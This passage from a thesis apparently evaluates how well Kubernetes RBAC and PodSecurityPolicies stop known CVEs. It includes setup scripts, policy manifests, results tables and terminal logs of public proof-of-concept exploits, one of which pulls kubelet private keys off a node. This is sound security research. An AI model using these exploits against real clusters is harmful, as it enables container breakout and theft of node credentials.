Error from server (Forbidden): error when retrieving current configuration of:
Resource: "/v1, Resource=services", GroupVersionKind: "/v1, Kind=Service"
Name: "nitn-lb", Namespace: "kubeproxy-nitn"
from server for: "STDIN": services "nitn-lb" is forbidden: User "user1" cannot get resource "services" in API group "" in the namespace "kubeproxy-nitn"
Starting to serve on 127.0.0.1:8080

```

Figure 4.4: CVE-2020-8554: script fails with RBAC

```

{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "status": "Failure",
  "message": "forbidden: User \\\"user1\\\" cannot get path \\\"/metrics\\\"",
  "reason": "Forbidden",
  "details": {},
  "code": 403
}

```

Figure 4.5: CVE-2020-8554: web retrieval fails with RBAC

```

Fred@Fred-XPS-13-9310:~/workspace/exjobb/k8s-conf/exploits/scripts$ ./cve-2021-25741.sh
pod/cve202125741 created
Error from server (BadRequest): container "mount-container" in pod "cve202125741" is waiting to start: ContainerCreating
Bad attempt. Trying one more time.
pod "cve202125741" deleted
pod/cve202125741 created
qweqwe symlink-door
Success!
Fred@Fred-XPS-13-9310:~/workspace/exjobb/k8s-conf/exploits/scripts$

```

Figure 4.6: CVE-2021-25741: Successful execution of exploit

```

Fred@Fred-XPS-13-9310:~/workspace/exjobb/k8s-conf/exploits/scripts$ ./cve-2021-25741.sh
Error from server (Forbidden): error when creating "pod.yaml": pods is forbidden: User "user1" cannot create resource "pods" in API group "" in the namespace "default"
Error from server (NotFound): pods "cve202125741" not found
Bad attempt. Trying one more time.
Error from server (Forbidden): error when deleting "pod.yaml": pods "cve202125741" is forbidden: User "user1" cannot delete resource "pods" in API group "" in the namespace "default"
Error from server (Forbidden): error when creating "pod.yaml": pods is forbidden: User "user1" cannot create resource "pods" in API group "" in the namespace "default"
Error from server (NotFound): pods "cve202125741" not found
Bad attempt. Trying one more time.
Error from server (Forbidden): error when deleting "pod.yaml": pods "cve202125741" is forbidden: User "user1" cannot delete resource "pods" in API group "" in the namespace "default"
Error from server (Forbidden): error when creating "pod.yaml": pods is forbidden: User "user1" cannot create resource "pods" in API group "" in the namespace "default"
Error from server (NotFound): pods "cve202125741" not found
Bad attempt. Trying one more time.
Error from server (Forbidden): error when deleting "pod.yaml": pods "cve202125741" is forbidden: User "user1" cannot delete resource "pods" in API group "" in the namespace "default"
Error from server (Forbidden): error when creating "pod.yaml": pods is forbidden: User "user1" cannot create resource "pods" in API group "" in the namespace "default"

```

Figure 4.7: CVE-2021-25741: Failure of execution of exploit

```
fred@fred-XPS-13-9310: ~/workspace/exjobb/k8s-conf/exploits/scripts
fred@fred-XPS-13-9310:~/workspace/exjobb/k8s-conf/exploits/scripts$ ./cve-2022-23648.sh
Testing CVE-2022-23648
Deploying pod
pod/poctest created
Pod deployed successfully
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
Pod ready!
Testing if successful
Success!
We got files back:
kubelet-client-2022-09-16-12-53-28.pem
kubelet-client-current.pem
kubelet.crt
kubelet.key
fred@fred-XPS-13-9310:~/workspace/exjobb/k8s-conf/exploits/scripts$
```

Figure 4.8: CVE-2022-23648: Successful run of exploit in default configuration

```
fred@fred-XPS-13-9310: ~/workspace/exjobb/k8s-conf/exploits/scripts
fred@fred-XPS-13-9310:~/workspace/exjobb/k8s-conf/exploits/scripts$ ./cve-2022-23648.sh
Testing CVE-2022-23648
Deploying pod
pod/poctest created
Pod deployed successfully
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
waiting for pod
Pod ready!
Testing if successful
Success!
We got files back:
kubelet-client-2022-09-16-12-55-41.pem
kubelet-client-current.pem
kubelet.crt
kubelet.key
fred@fred-XPS-13-9310:~/workspace/exjobb/k8s-conf/exploits/scripts$
```

Figure 4.9: CVE-2022-23648: Successful run of exploit with Pod-SecurityPolicies enabled

4.2.1 Theoretical evaluation and discussion

The theoretical evaluation shows that for Kubernetes the mitigation strategies are valuable, but not a one-stop-shop solution. The mitigation strategies can be seen to mitigate a large portion of CVEs. However, some CVEs are not mitigated. This can be because they circumvent mitigations – such as a bug in how PodSecurity-Policies are handled – or it could be mitigated by other measures not investigated in this thesis. This could include Admission Controllers such as OPA Gatekeeper which provide fine-grained control over policies and policy enforcement. Other tools such as container scanning and YAML validation are mitigation strategies not included in this thesis.

The findings are in line with what one would hypothesize at first glance. The mitigations that are the most preventive for Kubernetes are the RBAC rules. The reason for this is that most of the CVEs for Kubernetes are related to access to resources that should be restricted, for example, the creation of Services. Moreover, the PodSecurityPolicy mitigations are naturally only affecting Pods and containers, these CVEs are most often reported against the container runtime itself e.g. containerd.

4.2.2 Experimental evaluation and discussion

The experiments performed were conducted with publicly available Proofs of concepts with minimal changes. This confirms that an attacker with limited resources could exploit an unmitigated cluster. However, the exploits were directed toward an old Kubernetes version. Version 1.20 as was used in the experiments is no longer supported, this, of course, makes the experiments less representative of a real-world scenario. However, the real-world application of the exploits is not the main question. The central question is the question of validity and verification of the theoretical analysis, i.e. does the mitigation strategies work as predicted? This question is indeed answered regardless of the underlying Kubernetes version, the mitigations should work regardless. As for the validity of the analysis we see that the exploits work as predicted in the theoretical analysis for these exploits, this indicated that the rest of the analysis at least has some validity.

4.2.3 Threats to validity

The main threat to validity is the misjudgment of a given mitigation strategy on any given CVE. This would result in an error in the theoretical analysis and misrepresentation of the success of the mitigation strategy. However, while the error could affect the judgment of any one of the CVEs the central point of the thesis is the general pattern of mitigation. As such the threat is mitigated through the analysis of multiple CVEs, as has been done.

Note also that the analysis might not apply to all clusters. The general Kubernetes cluster has a lot of moving parts and the cluster provider or cloud provider might have their own security policies in place, providing more protection than a bare metal Kubernetes cluster as tested in this thesis.

A threat to the experimental part of the thesis is the fact that the version of Kubernetes used is no longer supported. However, the mitigations should apply

equally to new CVEs of the same type and as such could protect a new cluster the same way as an old one.

Conclusion and Future Work

5.1 Conclusion

Firstly, it is important to note that while the mitigation strategies are protective measures they should not be seen as a silver bullet. Most CVEs are not stopped by the mitigation strategies but rather are a result of bugs in the software resulting in circumvention of policies or restrictions. One should therefore view the mitigation strategies as measures that prevent unrestricted access, or a hygiene routine that prevents malicious users from accessing data or resources without resorting to more advanced hacking.

Furthermore, the results might not be surprising. PodSecurityPolicies are not efficient at protecting Kubernetes as such, but rather container runtime breakouts. RBAC will mitigate CVEs that affect the misuse of resource creation. However, verifying such intuitions systematically is paramount to be able to claim that mitigation strategies are effective.

We conclude that the research questions in 1.2 are answered thusly. **RQ.1:** for Kubernetes proper, the main area of concern is the malicious deployment of Pod, Services, and other resources. Moreover, the software spans a wide range and includes not only Containers but also Services, Ingress objects, and Container Networks. **RQ.2:** The effectiveness of common mitigation strategies is in general not enough to protect the cluster from all malicious activity. Out of 30 CVEs in this study 17 were prevented by the common mitigation strategies. However, they provide a solid base on which to build a more robust security solution, in particular RBAC and PodSecurityPolicies were effective. They prevent easy access to secret or critical resources and force an adversary to expand their approach from simple to advanced to circumvent these measures.

5.2 Future Work

There are still unanswered questions regarding how effective the future mitigations that replace PodSecurityPolicies, AdmissionControllers, and PodSecurityStandards are. Moreover, the work could be expanded upon with an analysis of how these co-exist and how the mitigations work together to provide protection.

The translation of PodSecurityPolicies to these future mitigations might cause

some translation errors, an investigation into how these overlap and if the new functions are sufficient would be interesting. Furthermore, an analysis of how well AdmissionControllers mitigate CVEs in a similar systematic way would be interesting.

References

- [1] Y. Yang, W. Shen, B. Ruan, W. Liu, and K. Ren, “Security challenges in the container cloud.” *2021 Third IEEE International Conference on Trust, Privacy and Security in Intelligent Systems and Applications (TPS-ISA), Trust, Privacy and Security in Intelligent Systems and Applications (TPS-ISA), 2021 Third IEEE International Conference on, TPS-ISA*, pp. 137 – 145, 2021. [Online]. Available: <http://ludwig.lub.lu.se/login?url=https://search.ebscohost.com/login.aspx?direct=true&AuthType=ip,uid&db=edsee&AN=edsee.9750244&site=eds-live&scope=site>
- [2] T. Fowley, “Security of virtual infrastructures: Assessing kubernetes attack automation,” 2021.
- [3] Kata Container Developers, “Learn about the kata containers project,” 2022, last Accessed: 28 September 2022. [Online]. Available: <https://katacontainers.io/learn/>
- [4] L. Rice and M. Hausenblas, “Cloud native security tutorial,” 2020, last Accessed: 28 September 2022. [Online]. Available: <https://tutorial.kubernetes-security.info/introduction/>
- [5] Gitlab, “A beginner’s guide to container security,” 2022, last accessed 4 April 2022. [Online]. Available: <https://about.gitlab.com/topics/devsecops/beginners-guide-to-container-security/>
- [6] The Kubernetes Authors, “Kubernetes.io,” 2022, last accessed 2022-05-10. [Online]. Available: <https://kubernetes.io/>
- [7] Datadog, “10 trends in real-world container use,” 2021, last accesses 30 Mars 2022. [Online]. Available: <https://www.datadoghq.com/container-report/>
- [8] M. Sharma, “Hackers have found yet another way to attack kubernetes clusters,” *techradar*, 2021. [Online]. Available: <https://www.techradar.com/news/hackers-have-found-yet-another-way-to-attack-kubernetes-clusters>
- [9] cvedetails.com, “Kubernetes security vulnerabilities,” last accessed 30 Mars 2022. [Online]. Available: https://www.cvedetails.com/vulnerability-list/vendor_id-15867/product_id-34016/Kubernetes-Kubernetes.html

-
- [10] J. Schöpfel, “Towards a prague definition of grey literature,” in *Twelfth International Conference on Grey Literature: Transparency in Grey Literature. Grey Tech Approaches to High Tech Issues. Prague, 6-7 December 2010*, 2010, pp. 11–26.
- [11] P. Rubens, “What are containers and why do you need them?” 2017, last accessed 2022-05-12. [Online]. Available: <https://www.cio.com/article/247005/what-are-containers-and-why-do-you-need-them.html>
- [12] Open Container Initiative, “About the open container initiative,” 2020, last accessed: 9 June 2022. [Online]. Available: <https://opencontainers.org/about/overview/>
- [13] M. Reeves, D. J. Tian, A. Bianchi, and Z. B. Celik, “Towards improving container security by preventing runtime escapes.” *2021 IEEE Secure Development Conference (SecDev), Secure Development Conference (SecDev), 2021 IEEE, SECDEV*, pp. 38 – 46, 2021. [Online]. Available: <http://ludwig.lub.lu.se/login?url=https://search.ebscohost.com/login.aspx?direct=true&AuthType=ip,uid&db=edsee&AN=edsee.9652631&site=eds-live&scope=site>
- [14] Linux man-pages, “cgroups(7) — linux manual page,” 2021, last Accessed 2022-06-02. [Online]. Available: <https://man7.org/linux/man-pages/man7/cgroups.7.html>
- [15] Linux man-pages, “namespaces(7) — linux manual page,” 2021, last Accessed 2022-06-02. [Online]. Available: <https://man7.org/linux/man-pages/man7/namespaces.7.html>
- [16] Wikipedia, “Linux security modules,” 2022, last accessed: 7 June 2022. [Online]. Available: https://en.wikipedia.org/wiki/Linux_Security_Modules
- [17] Red Hat, “What is selinux?” 2019, last accessed: 7 June 2022. [Online]. Available: <https://www.redhat.com/en/topics/linux/what-is-selinux>
- [18] AppArmor Developers, “Apparmor,” 2022, last accessed: 7 June 2022. [Online]. Available: <https://apparmor.net/>
- [19] Linux man-pages, “seccomp(2) — linux manual page,” 2022, last Accessed 2022-06-09. [Online]. Available: <https://man7.org/linux/man-pages/man2/seccomp.2.html>
- [20] Wikipedia, “seccomp,” 2022, last accessed: 9 June 2022. [Online]. Available: <https://en.wikipedia.org/wiki/Seccomp>
- [21] Docker Developers, “Seccomp security profiles for docker,” 2022, last accessed: 9 June 2022. [Online]. Available: <https://docs.docker.com/engine/security/seccomp/>
- [22] Linux man-pages, “capabilities(7) — linux manual page,” 2022, last Accessed 2022-06-09. [Online]. Available: <https://man7.org/linux/man-pages/man7/capabilities.7.html>

-
- [23] Aqua Security, “3 types of container runtime and the kubernetes connection,” 2022, last accessed: 9 June 2022. [Online]. Available: <https://www.aquasec.com/cloud-native-academy/container-security/container-runtime/>
- [24] W. Viktorsson, C. Klein, and J. Tordsson, “Security-performance trade-offs of kubernetes container runtimes,” in *2020 28th International Symposium on Modeling, Analysis, and Simulation of Computer and Telecommunication Systems (MASCOTS)*. IEEE, 2020, pp. 1–4.
- [25] The Kubernetes Authors, “What is kubernetes?” 2022, last accessed 2022-06-09. [Online]. Available: <https://kubernetes.io/docs/concepts/overview/what-is-kubernetes/>
- [26] Kubernetes Developers, “Kuberentes components,” 2022, last accessed: 13 June 2022. [Online]. Available: <https://kubernetes.io/docs/concepts/overview/components/>
- [27] —, “kubelet,” 2022, last accessed: 13 June 2022. [Online]. Available: <https://kubernetes.io/docs/reference/command-line-tools-reference/kubelet/>
- [28] —, “kube-proxy,” 2022, last accessed: 13 June 2022. [Online]. Available: <https://kubernetes.io/docs/reference/command-line-tools-reference/kube-proxy/>
- [29] etcd Developers, “etcd - faq,” 2021, last accessed: 13 June 2022. [Online]. Available: <https://etcd.io/docs/v3.5/faq/>
- [30] Kubernetes Deveopers, “Pods,” 2022, last Accessed: 14 June 2022. [Online]. Available: <https://kubernetes.io/docs/concepts/workloads/pods/>
- [31] —, “Configmaps,” 2022, last Accessed: 15 June 2022. [Online]. Available: <https://kubernetes.io/docs/concepts/configuration/configmap/>
- [32] —, “Secrets,” 2022, last Accessed: 15 June 2022. [Online]. Available: <https://kubernetes.io/docs/concepts/configuration/secret/>
- [33] —, “Pod security policies,” 2022, last Accessed: 15 June 2022. [Online]. Available: <https://kubernetes.io/docs/concepts/security/pod-security-policy/>
- [34] —, “Pod security standards,” 2022, last Accessed: 15 June 2022. [Online]. Available: <https://kubernetes.io/docs/concepts/security/pod-security-standards/>
- [35] —, “Services, load balancing, and networking,” 2022, last Accessed: 14 June 2022. [Online]. Available: <https://kubernetes.io/docs/concepts/services-networking/>
- [36] —, “Volumes,” 2022, last Accessed: 14 June 2022. [Online]. Available: <https://kubernetes.io/docs/concepts/storage/volumes/>
- [37] Veritas Technologies, “Kubernetes an achilles heel in defense against ransomware attacks,” 2022, last accessed 2022-05-17. [Online]. Available: <https://www.veritas.com/news-releases/2022-03-16-kubernetes-an-achilles-heel-in-defense-against-ransomware-attacks>

- [38] B. Pariseau, “Kubernetes security defaults prompt upstream dilemma,” 2020, last accessed 2022-05-12. [Online]. Available: <https://www.techtarget.com/searchitoperations/news/252487963/Kubernetes-security-defaults-prompt-upstream-dilemma>
- [39] M. Akula, “Practical kubernetes security learning using kubernetes goat,” in *LISA21 Conference*. USENIX Association, Jun. 2021.
- [40] M. Bischoff, “Design and implementation of a framework for validating kubernetes policies through automatic test generation,” Ph.D. dissertation, Hochschule der Medien Stuttgart, 2018.
- [41] G. Budigiri, C. Baumann, J. T. Mühlberg, E. Truyen, and W. Joosen, “Network policies in kubernetes: Performance evaluation and security analysis,” in *2021 Joint European Conference on Networks and Communications & 6G Summit (EuCNC/6G Summit)*. IEEE, 2021, pp. 407–412.
- [42] M. S. I. Shamim, F. A. Bhuiyan, and A. Rahman, “Xi commandments of kubernetes security: A systematization of knowledge related to kubernetes security practices,” in *2020 IEEE Secure Development (SecDev)*. IEEE, 2020, pp. 58–64.
- [43] L. Larsson, W. Tärneberg, C. Klein, E. Elmroth, and M. Kihl, “Impact of etcd deployment on kubernetes, istio, and application performance,” *Software: Practice and Experience*, vol. 50, no. 10, pp. 1986–2007, 2020.
- [44] Datadog, “11 facts about real-world container use,” 2020, last accessed 2020-05-12. [Online]. Available: <https://www.datadoghq.com/container-report-2020/>
- [45] R. Janssen, “Categorizing container escape methodologies in multi-tenant environments,” 2018.
- [46] R. B. David and A. B. Barr, “Kubernetes autoscaling: Yoyo attack vulnerability and mitigation,” *arXiv preprint arXiv:2105.00542*, 2021.
- [47] J. Mahboob and J. Coffman, “A kubernetes ci/cd pipeline with asylo as a trusted execution environment abstraction framework,” in *2021 IEEE 11th Annual Computing and Communication Workshop and Conference (CCWC)*. IEEE, 2021, pp. 0529–0535.
- [48] National Security Agency and Cybersecurity and Infrastructure Security Agency, “Kubernetes hardening guide,” 2022. [Online]. Available: https://media.defense.gov/2021/Aug/03/2002820425/-1/-1/0/CTR_Kubernetes_Hardening_Guidance_1.1_20220315.PDF
- [49] OWASP, “Kubernetes security cheat sheet,” 2021, last accessed 2022-05-17. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes_Security_Cheat_Sheet.html
- [50] D. E. Mann and S. M. Christey, “Towards a common enumeration of vulnerabilities,” in *2nd Workshop on Research with Security Vulnerability Databases, Purdue University, West Lafayette, Indiana*, 1999.

- [51] OWASP, “Owasp top ten,” 2021, last Accessed: 15 June 2022. [Online]. Available: <https://owasp.org/www-project-top-ten/>
- [52] T. Sable, “Podsecuritypolicy deprecation: Past, present, and future,” 2021, last accessed 2022-05-24. [Online]. Available: <https://kubernetes.io/blog/2021/04/06/podsecuritypolicy-deprecation-past-present-and-future/>
- [53] L. Artem, B. Tetiana, M. Larysa, and V. Vira, “Eliminating privilege escalation to root in containers running on kubernetes,” *Scientific and practical cyber security journal*, 2020.
- [54] S. Kim, B. J. Kim, and D. H. Lee, “Prof-gen: Practical study on system call whitelist generation for container attack surface reduction.” *2021 IEEE 14th International Conference on Cloud Computing (CLOUD), Cloud Computing (CLOUD), 2021 IEEE 14th International Conference on, CLOUD*, pp. 278 – 287, 2021. [Online]. Available: <http://ludwig.lub.lu.se/login?url=https://search.ebscohost.com/login.aspx?direct=true&AuthType=ip,uid&db=edsee&AN=edsee.9582167&site=eds-live&scope=site>
- [55] D. Reti and N. Becker, “Escape the fake: Introducing simulated container-escapes for honeypots.” *arXiv preprint arXiv:2104.03651*, 2021. [Online]. Available: <http://ludwig.lub.lu.se/login?url=https://search.ebscohost.com/login.aspx?direct=true&AuthType=ip,uid&db=edsarx&AN=edsarx.2104.03651&site=eds-live&scope=site>
- [56] Open Policy Agent, “Gatekeeper,” 2022, last accessed 2020-05-12. [Online]. Available: <https://github.com/open-policy-agent/gatekeeper>
- [57] B. Schneier, “Attack trees,” 1999, last Accessed: 15 August 2022. [Online]. Available: https://www.schneier.com/academic/archives/1999/12/attack_trees.html
- [58] Wikipedia, “Vastaamo data breach,” 2022, last accessed: 15 September 2022. [Online]. Available: https://en.wikipedia.org/wiki/Vastaamo_data_breach
- [59] National Vulnerability Database, “Nvd - results,” 2022, last Accessed: 28 September 2022. [Online]. Available: https://nvd.nist.gov/vuln/search/results?adv_search=true&isCpeNameSearch=true&query=cpe%3A2.3%3Aa%3Akubernetes%3Akubernetes%3A-%3A*%3A*%3A*%3A*%3A*%3A*%3A*%3A*
- [60] —, “Nvd - results,” 2022, last Accessed: 28 September 2022. [Online]. Available: https://nvd.nist.gov/vuln/search/results?adv_search=true&isCpeNameSearch=true&query=cpe%3A2.3%3Aa%3Alinuxfoundation%3Acontainerd%3A-%3A*%3A*%3A*%3A*%3A*%3A*%3A*%3A*
- [61] —, “Nvd - results,” 2022, last Accessed: 28 September 2022. [Online]. Available: https://nvd.nist.gov/vuln/search/results?adv_search=true&isCpeNameSearch=true&query=cpe%3A2.3%3Aa%3Akubernetes%3Aingress-nginx%3A-%3A*%3A*%3A*%3A*%3A*%3A*%3A*%3A*
- [62] M. Chaffe, “The fumbled deprecation of podsecuritypolicies,” 2022, last Accessed: 31 August 2022. [Online]. Available: <https://www.macchaffee.com/blog/2022/psp-deprecation/>

-
- [63] Dviejopomata, “Cve-2020-8554,” 2020, last Accessed: 14 September 2022. [Online]. Available: <https://github.com/Dviejopomata/CVE-2020-8554>
 - [64] Betep0k, “Cve-2021-25741,” 2022, last Accessed: 15 September 2022. [Online]. Available: <https://github.com/Betep0k/CVE-2021-25741>
 - [65] R. McCune, quocbao, Jericho, and B. Geesaman, “Cve-2022-23648-poc,” 2022, last Accessed: 16 September 2022. [Online]. Available: <https://github.com/raesene/CVE-2022-23648-POC>

Cluster setup

Listing A.1: Short bash script for repeatable setup

```
#!/usr/bin/env bash

help_function() {
    echo 'Flags:'
    echo '-c: Clears the previous config with "minikube delete"'
    echo '-k: Run cluster setup'
    echo '-i: Run helmfile apply to install resources'
    echo '-h: Display this help'
}

clear_prec() {
    # Clear any minikube config if clear passed flag is
    echo 'Clearing old cluster....'
    minikube delete
    kind delete cluster
    echo 'Old cluster cleared!'
}

create_cluster() {
    #kind create cluster
    echo "Setting up cluster..."
    minikube start --container-runtime=containerd --
        extra-config=apiserver.enable-admission-plugins=
        PodSecurityPolicy --addons=pod-security-policy --
        kubernetes-version=v1.20.0 --docker-env NO_PROXY=
        $NO_PROXY
}

create_user() {
    rm -r user1_cred
    mkdir user1_cred && cd user1_cred
}
```

```

    openssl genrsa -out user1.key 2048
    openssl req -new -config ../user1_config.cnf -
        key user1.key -out user1.csr
    openssl x509 -req -in user1.csr -CA ~/.minikube/
        ca.crt -CAkey ~/.minikube/ca.key -
        CAcreateserial -out user1.crt -days 500

    kubectl config set-credentials user1 --client-
        certificate=user1.crt --client-key=user1.key
    kubectl config set-context user1-context --
        cluster=minikube --user=user1
    cd ..
}

run_helm_install() {
    #helm upgrade --install thesis thesis/
    kubectl apply -f https://github.com/cert-manager/
        cert-manager/releases/download/v1.9.1/cert-
        manager.yaml
    cd helmfile && helmfile apply
    kubectl config use-context user1-context
}

while getopts "auckih" flag
do
    case "${flag}" in
        a)
            clear_prec
            create_cluster
            create_user
            run_helm_install
            ;;
        u) create_user;;
        c) clear_prec;;
        k) create_cluster;;
        i) run_helm_install;;
        h)
            help_function
            exit 0;;
        *)
            help_function
            exit 1
            ;;
    esac
done

```

A.1 RBAC

Listing A.2: Cluster admin rolebinding

```
# Managed by compliantkubernetes-apps
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: user-admin-cluster-wide-delegation
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: user-admin-cluster-wide-delegation
subjects:
{{- range $user := .Values.users }}
- apiGroup: rbac.authorization.k8s.io
  kind: User
  name: {{ $user }}
{{- end }}
{{- range $group := $.Values.groups }}
- apiGroup: rbac.authorization.k8s.io
  kind: Group
  name: {{ $group }}
{{- end }}
```

Listing A.3: Cluster user-view rolebinding

```
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: user-view
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: user-view
subjects:
{{- range $user := .Values.users }}
- apiGroup: rbac.authorization.k8s.io
  kind: User
  name: {{ $user }}
{{- end }}
{{- range $group := $.Values.groups }}
- apiGroup: rbac.authorization.k8s.io
  kind: Group
  name: {{ $group }}
{{- end }}
```

Listing A.4: Cluster admin delegation role

```
# Managed by compliantkubernetes-apps
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: user-admin-cluster-wide-delegation
rules:
- apiGroups:
  - rbac.authorization.k8s.io
  resources:
  - clusterrolebindings
  resourceNames:
  - extra-user-view
  verbs:
  - get
  - list
  - watch
  - update
  - patch
```

Listing A.5: Cluster admin role

```
# This ClusterRole contains privileges needed for using
  Prometheus.
# E.g. the user should be able to create ServiceMonitors
  in order to
# make Prometheus scrape metrics from their apps.
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: user-admin
  labels:
    # Add these permissions to the "admin" role.
    rbac.authorization.k8s.io/aggregate-to-admin: "true"
rules:
- apiGroups: ["monitoring.coreos.com"]
  resources: ["servicemonitors", "podmonitors", "
    prometheusrules", "probes"]
  verbs: ["get", "list", "watch", "create", "update", "
    patch", "delete"]
```

Listing A.6: Cluster user-view role

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: user-view
rules:
```



```

- apiGroups: [""]
  resources: ["nodes","namespaces","persistentvolumes"]
  verbs: ["get", "watch", "list"]
- apiGroups: ["metrics.k8s.io"]
  resources: ["pods","nodes"]
  verbs: ["get", "watch", "list"]
- apiGroups: [""]
  resources: ["pods"]
  verbs: ["get", "watch", "list"]
- apiGroups: ["cert-manager.io"]
  resources: ["clusterissuers"]
  verbs: ["get", "watch", "list"]

```

Listing A.7: Admin workload Rolebinding

```

{{- range $namespace := .Values.namespaces }}
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: workload-admin
  namespace: {{ $namespace }}
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: admin
subjects:
{{- range $user := $.Values.users }}
- apiGroup: rbac.authorization.k8s.io
  kind: User
  name: {{ $user }}
{{- end }}
{{- range $group := $.Values.groups }}
- apiGroup: rbac.authorization.k8s.io
  kind: Group
  name: {{ $group }}
{{- end }}
{{- end }}

```

Listing A.8: user1 rolebinding

```

apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: pod-reader
rules:
- apiGroups: [""] # "" indicates the core API group
  resources: ["pods"]

```

```
verbs: ["get", "watch", "list"]
```

A.2 PodSecurityPolicy

Listing A.9: Baseline PodSecurityPolicy

```
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: privileged
  annotations:
    seccomp.security.alpha.kubernetes.io/
      allowedProfileNames: '*'
spec:
  privileged: true
  allowPrivilegeEscalation: true
  allowedCapabilities:
  - '*'
  volumes:
  - '*'
  hostNetwork: true
  hostPorts:
  - min: 0
    max: 65535
  hostIPC: true
  hostPID: true
  runAsUser:
    rule: 'RunAsAny'
  seLinux:
    rule: 'RunAsAny'
  supplementalGroups:
    rule: 'RunAsAny'
  fsGroup:
    rule: 'RunAsAny'
```

Listing A.10: Restricted PodSecurityPolicy

```
{{- if .Values.createPodSecurityPolicyRestricted}}
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  annotations:
    # app.kubernetes.io/managed-by: "Helm"
    # meta.helm.sh/release-name: "pod-sec"
    # meta.helm.sh/release-namespace: "kube-system"
    namespace: "restricted"
  apparmor.security.beta.kubernetes.io/
    allowedProfileNames: runtime/default
```

```

apparmor.security.beta.kubernetes.io/
  defaultProfileName: runtime/default
kubectrl.kubernetes.io/last-applied-configuration: |
  {"apiVersion":"policy/v1beta1","kind":"
    PodSecurityPolicy","metadata":{"annotations":{"
      apparmor.security.beta.kubernetes.io/
        allowedProfileNames":"runtime/default",
      apparmor.security.beta.kubernetes.io/
        defaultProfileName":"runtime/default",
      seccomp.security.alpha.kubernetes.io/
        allowedProfileNames":"docker/default,runtime/
        default",
      seccomp.security.alpha.kubernetes.io/
        defaultProfileName":"runtime/default"},
      "labels":
        {"addonmanager.kubernetes.io/mode":"Reconcile"
        },
      "name":"restricted"},
    "spec":{"
      allowPrivilegeEscalation:false,"fsGroup":{"
        ranges":[{"max":65535,"min":1}],
        "rule":"
        MustRunAs"},
      "hostIPC:false,"hostNetwork":false
      ,"hostPID":false,"privileged":false,"
      readOnlyRootFilesystem":false,"
      requiredDropCapabilities":["ALL"],"runAsGroup"
      :{"ranges":[{"max":65535,"min":1}],
        "rule":"
        MustRunAs"},
      "runAsUser":{"rule":"
        MustRunAsNonRoot"},
      "seLinux":{"rule":"RunAsAny"
      },
      "supplementalGroups":{"ranges":[{"max":65535,
        "min":1}],
        "rule":"MustRunAs"},
      "volumes":["
        configMap","emptyDir","projected","secret",
        "downwardAPI","persistentVolumeClaim"]}
    }
seccomp.security.alpha.kubernetes.io/
  allowedProfileNames: docker/default,runtime/
  default
seccomp.security.alpha.kubernetes.io/
  defaultProfileName: runtime/default
creationTimestamp: "2022-02-28T14:02:44Z"
labels:
  addonmanager.kubernetes.io/mode: Reconcile
name: elastisys-restricted
resourceVersion: "16006530"
uid: 16d5c988-3690-4e1b-9c47-0916e4ae5358
spec:
  allowPrivilegeEscalation: false
  fsGroup:
    ranges:
      - max: 65535
        min: 1
      rule: MustRunAs
  requiredDropCapabilities:

```

```
- ALL
runAsGroup:
  ranges:
    - max: 65535
      min: 1
    rule: MustRunAs
runAsUser:
  rule: MustRunAsNonRoot
seLinux:
  rule: RunAsAny
supplementalGroups:
  ranges:
    - max: 65535
      min: 1
    rule: MustRunAs
volumes:
- configMap
- emptyDir
- projected
- secret
- downwardAPI
- persistentVolumeClaim
{{- end }}
```

Results and Data

B.1 Theoretical raw data

Deny by default NetworkPolicy				
no ingress network traffic	no egress network traffic	RBAC	Success rate	Prevention rate
x	x	x	1	0
x	x	x	1	0
x	x	x	0.857	0.143
x	x	-	0.857	0.143
x	x	x	1	0
x	x	-	0.857	0.143
x	x	-	0.857	0.143
x	x	-	0.857	0.143
x	x	x	0.429	0.571
x	x	-	0.429	0.571
x	x	-	0.857	0.143
x	x	-	0.857	0.143
x	x	-	0.857	0.143
x	x	x	0.143	0
*	*	x	0.143	0
x	x	*	0.286	0
*	*	-	0	0.143
*	*	x	0.143	0
*	*	x	0.143	0
-	x	-	0.143	0.286
x	x	x	0.429	0
*	*	x	0.143	0
x	x	-	0.286	0.143
x	x	-	0.286	0.143
x	x	-	0.286	0.143
x	x	-	0.286	0.143
*	*	x	0.714	0
*	*	x	0.714	0
*	*	x	0.714	0
*	*	-	0.429	0.286
x	x	x	1	0
*	*	-	0.429	0.286
			0	0
			0	0
			0	0
			0	0
			0	0
			0	0
			0	0
			0	0
			0	0
			0	0
			0	0
0.633	0.667	0.467	0.432	
0.033	0	0.5		0.098
19	20	14		
1	0	15		

Legend	
x	Exploit works
-	Exploit fails
*	Not applicable
Success rate	# Successful / # Total tries
Prevention rate	# Prevented / # Total tries
CVSS v3.0 Score	https://nvd.nist.gov/vuln-metrics/cvss
Privilege level	0: admin, 1: developer, 2: User

B.2 Experimental data and scripts

Listing B.1: Bash script for executing CVE-2020-8554

```
#!/bin/bash

kubect1 apply -f - <<'EOF'
apiVersion: v1
kind: Namespace
metadata:
  name: kubeproxy-mitm
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: echoserver
  namespace: kubeproxy-mitm
spec:
  replicas: 1
  selector:
    matchLabels:
      app: echoserver
  template:
    metadata:
      labels:
        app: echoserver
    spec:
      containers:
      - image: gcr.io/google_containers/echoserver:1.10
        name: echoserver
        ports:
        - name: http
          containerPort: 8080
        - name: https
          containerPort: 8443
EOF

